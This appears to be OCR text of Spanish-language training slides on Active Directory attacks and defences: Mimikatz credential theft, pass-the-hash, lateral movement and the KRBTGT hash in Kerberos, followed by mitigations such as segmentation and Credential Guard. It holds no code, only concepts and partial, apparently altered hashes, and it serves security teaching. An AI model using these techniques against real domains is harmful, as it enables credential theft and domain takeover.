- **¿No tiene nada que ver con gatos (cats)?**
- Herramienta que roba las credenciales de memoria
- http://blog.gentilkiwi.com/mimikatz





Demo: Movimiento Mimikatz y Pass-the-Hash


Attacker has system privileges on a machine where domain admin is logged on....





¿Tienes Hashes?

- Si el intruso llega al controlador de dominio, puede robar todos **los hashes** del dominio.
  - puede autenticarse como cualquier usuario…
  - hasta que se cambian las contraseñas
- ¿Se cambian todas las contraseñas?
  - **Máquinas (servidores y clientes)**
  - **Servicios**




Hablarémos mas sobre Krbtgt


Krbtgt :NTe27385934 …79c:::
Mordiac :NT1484b215… …9af:::
Araña :NT9e3d2vf… …0797:::
Schrodinger :NT579n13a… …765:::


¡Espero que yo haya cambiado los hashes antes de hacerlos públicos! ☺

Prueba

- ¿Parece buena idea que todos los clientes y servidores pueden comunicarse sin restricciones?









Prueba

- ¿Parece buena idea que el administrador del dominio inicie una sesión con una máquina con sus credenciales privilegiados?


Yes

No






Mitigando Movimiento Lateral en AD




- https://technet.microsoft.com/en-us/dn785092.aspx
- https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection.pdf

¡Hace falta segmentación!
Resumen el la proxima diapositiva

Mitigación



- Distintos niveles - el nivel de arriba no puede llegar al nivel de abajo
- Máquinas dedicadas para los asuntos de administrador.... no navegues por internet con la máquina que utilizas para administración




Credential Guard (Opción en Windows 10)



Mini-catz?


- Hipervisor separando LSASS del usuario
- …para proteger contra mimikatz
- No es una bala de plata
  - Capturador de teclado
  - mimikatz memssp



https://docs.microsoft.com/en-us/windows/access-protection/credential-guard/credential-guard-how-it-works
https://blog.nviso.be/2018/01/09/windows-credential-guard-mimikatz/

Permanecer.


Shutting down...


Reconocimiento
Insertarse
CnC
Movimiento Lateral
Permanecer
Cumplir la misión

Se acuerdan de Pass-the-Hash?

- Con el hash de un usuario el intruso puede robar su identidad
  - servicios de archivos, web etc.
- Con los hashes del controlador de dominio puede hacerse pasar por cualquier usuario del dominio
- Remediación es cambiar las contraseñas
  - que cambia los hashes




Kerberos

- En la mitología griega, Cerberus es el perro monstruoso con tres cabezas
- Kerberos es el método de autenticación preferido en Directorio Activo
- (NTLMv2 todavía se usa por compatibilidad con sistemas antiguos)




Kerberos – 1: Solicitud TGT (Ticket Granting Ticket)

1. Cliente se autentica cifrando el sello de tiempo con su hash



Kerberos – creación del TGT

2. El controlador del dominio crea el TGT, que contiene el nombre del usuario, los grupos a que pertenece… **y lo encripta con el hash de KRBTGT**



¿Todo bien?

- Toda la seguridad depende de una clave (**KRBTGT hash**)!
  - normalmente no se cambia, solo con ”domain functional level upgrades”
- **Si el controlador de dominio es comprometido es un desastre**

https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf


Si el controlador de dominio es comprometido

- Itchy llegó al controlador de dominio y sabe el KRBGT hash!



